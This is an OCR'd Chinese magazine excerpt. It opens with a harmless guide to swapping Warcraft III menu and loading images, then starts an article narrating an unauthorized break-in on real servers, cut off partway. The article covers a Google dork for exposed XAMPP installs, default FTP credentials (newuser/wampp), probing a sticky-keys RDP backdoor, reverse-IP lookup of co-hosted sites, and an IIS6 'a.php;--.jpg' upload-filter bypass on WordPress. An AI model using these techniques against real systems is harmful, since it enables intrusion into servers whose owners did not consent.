


图4 打开 WAR3X.MPQ




图5　新建文件夹

首先，我们要知道魔兽的背景图大小是**1024*768**，先用PS做一张自己喜欢的图片，修改完成后保存名为MainMenu**后缀为tga**的文件。不要置疑做这一步的意义，马上就会知道为什么了。下载工具MPQMaster，用工具打开魔兽争霸根目录下的**WAR3X.MPQ**文件，如图4。打开**UI\Glues\MainMenu\MainMenu3d_exp**文件夹，而这个文件夹的文件多数是blp文件，这些都是魔兽的皮肤文件。我们不需要修改直接导入，我们只需要在魔兽的根目录下面新建一个UI的文件夹，然后按照相同的路径新建文件夹，如图5，将mainmenu.tga放进去，OK了，打开你的游戏，可以欣赏到属于你自己风格的游戏了。

接着，我们需要修改载入界面了。同样用MPQMaster打开游戏根目录下的**war3.mpq**。Load Bar和Multiplayer文件夹中的文件，就是载入游戏时的画面了。




图6　图片被分割成4部分

载入游戏时，那个图片其实是被分割成4部分，如图6，打开工具“魔兽读取画面专用分割合并转换器”，准备一个1024*768的图片文件，点击分割图片，选择图片以后，工具会自动将图片分成4部分，并分别取名，如图7。打开BLP转换精灵，分别将生成的四个图片文件转换为BLP文件。




图7　分割图片

这里需要解释的是不同的文件名代表不同的意义，具体如下：

左下图片（通用）：Loading-BotLeft.blp
左上图片（通用）：Loading-TopLeft.blp
右下图片（选人族时显示）：Loading-Human-BotRight.blp
右上图片（选人族时显示）：Loading-Human-TopRight.blp
右下图片（选暗夜时显示）：Loading-NightElf-BotRight.blp
右上图片（选暗夜时显示）：Loading-NightElf-TopRight.blp
右下图片（选兽族时显示）：Loading-Orc-BotRight.blp
右上图片（选兽族时显示）：Loading-Orc-TopRight.blp
右下图片（选随机时显示）：Loading-Random-BotRight.blp
右上图片（选随机时显示）：Loading-Random-TopRight.blp
右下图片（选不死时显示）：Loading-Undead-BotRight.blp
右上图片（选不死时显示）：Loading-Undead-TopRight.blp

所有的ＢＬＰ文件放在刚才生成的ＵＩ文件夹中，具体位置是：\UI\Glues\Loading\Multiplayer，最后我们需要改的就是载入游戏时的进度条。Loading-BarBorder.blp（进度条外框），Loading-BarGlow.BMP（进度显示），Loading-BarFill.blp（进度条实质）。我们打开PS，用自己喜欢的图片或者自己做一张图片，格式是512*64，记住保存为PNG格式（这个很重要，其他格式的图片转换后，载入游戏时显示会不清楚），最后用BLP转换精灵转换，放到魔兽争霸游戏的UI\Glues\Loading\LoadBar文件夹中，这就完成了今天的所有修改。好了，现在让我们去修改出属于自己的魔兽吧。

（文中所涉及软件已收录在本期光盘中）

编辑点评：修改游戏的背景图片，虽然技术含量不是很高，但大家无聊的时候可以自己DIY一下，增加生活的乐趣嘛。现在是提倡个性的时代。

一次简单的肉鸡之旅

图 樱花浪子

从本文您可以学到：

了解对XAMPP的入侵过程。

近来整理硬盘发现一份以前收藏的XAMPP入侵教程，不知道现在是否好用，正好来了兴趣打开google搜索**intitle:XAMPP Version**，发现有这个标题的都打开来看，找了一会儿来到了https://www.xxxx1.com/xampp/，如图1。教程里是安装的XAMPP直接访问phpmyadmin，然后执行SQL语句得到SHELL，可惜我的phpmyadmin是404，如图2。试了下大小写确定是WIN系统，那么管理员可能已删除或者改名了。

> **小知识：什么是XAMPP?**
>
> XAMPP是一个易于安装且包含MySQL、PHP和Perl的Apache发行版，XAMPP的确非常容易安装和使用：只需下载，解压缩，启动即可。




图1　找到目标




图2　未找到phpmyadmin




图3　FTP连接失败

教程里还有一招，就是利用XAMPP默认的密码进行FTP连接，默认用户跟密码是**newuser**和**wampp**。如果成功就可以添加用户了。用端口扫描器扫了下发现开了21端口。在CMD下执行：ftp www.xxxx.com后等了一会儿，提示Connection closed by remote host，怀具了。如图3。本想放弃再换个站，却发现扫描器里有3389，习惯性地连接一下，又按了5次shift键。结果出来了CMD，激动了一下以后发现被加了密。如图4。试了几个常用组合都不对，不过有一点可能性，这台服务器已被人攻破，既然别人能攻破，那么估计应该有戏。

转了一圈接着回到网站上面，到http://www.yougetsignal.com/tools/web-sites-on-web-server/查了一下，一共3个站，如图5。

呵呵，我最喜欢这样的服务器，权限一般设置都不严，搞到WEBSHELL基本就是系统权限了。一个一个地看，打开http://www.xxxx2.com/wp-content/uploads/2010/06/xxx.jpg找到个图片目录打开后去掉文件名，发现可以列目录。如图6。在uploads目录没发现啥好东西，来到wp-content目录发现列不了，一片空白。估计是放了index文件了。感觉wp-content/uploads这两个目录应该是用的网上公开程序，搜了下发现用的是wordpress，利用网上现有的漏洞试了下都未成功。从官方把最新的3.0源码down回来装虚拟机里跑了下，我比较懒就看看了上传的地方，因为上传的文件是进入后台才能访问到的，比较鸡胁，就不贴代码了，在wp-admin\includes\file.php里用strrchr函数获得“.”后面的扩展名交给了$ext变量，在wp-includes\functions.php和wp-includes\class-phpmailer.php里面用数组把一些文件名列了出来，最后判断是什么文件类型，如常用的text文本类型跟image图片类型则会上传成功。这样就忽略了a.php;--.jpg等IIS6的一些特性了。

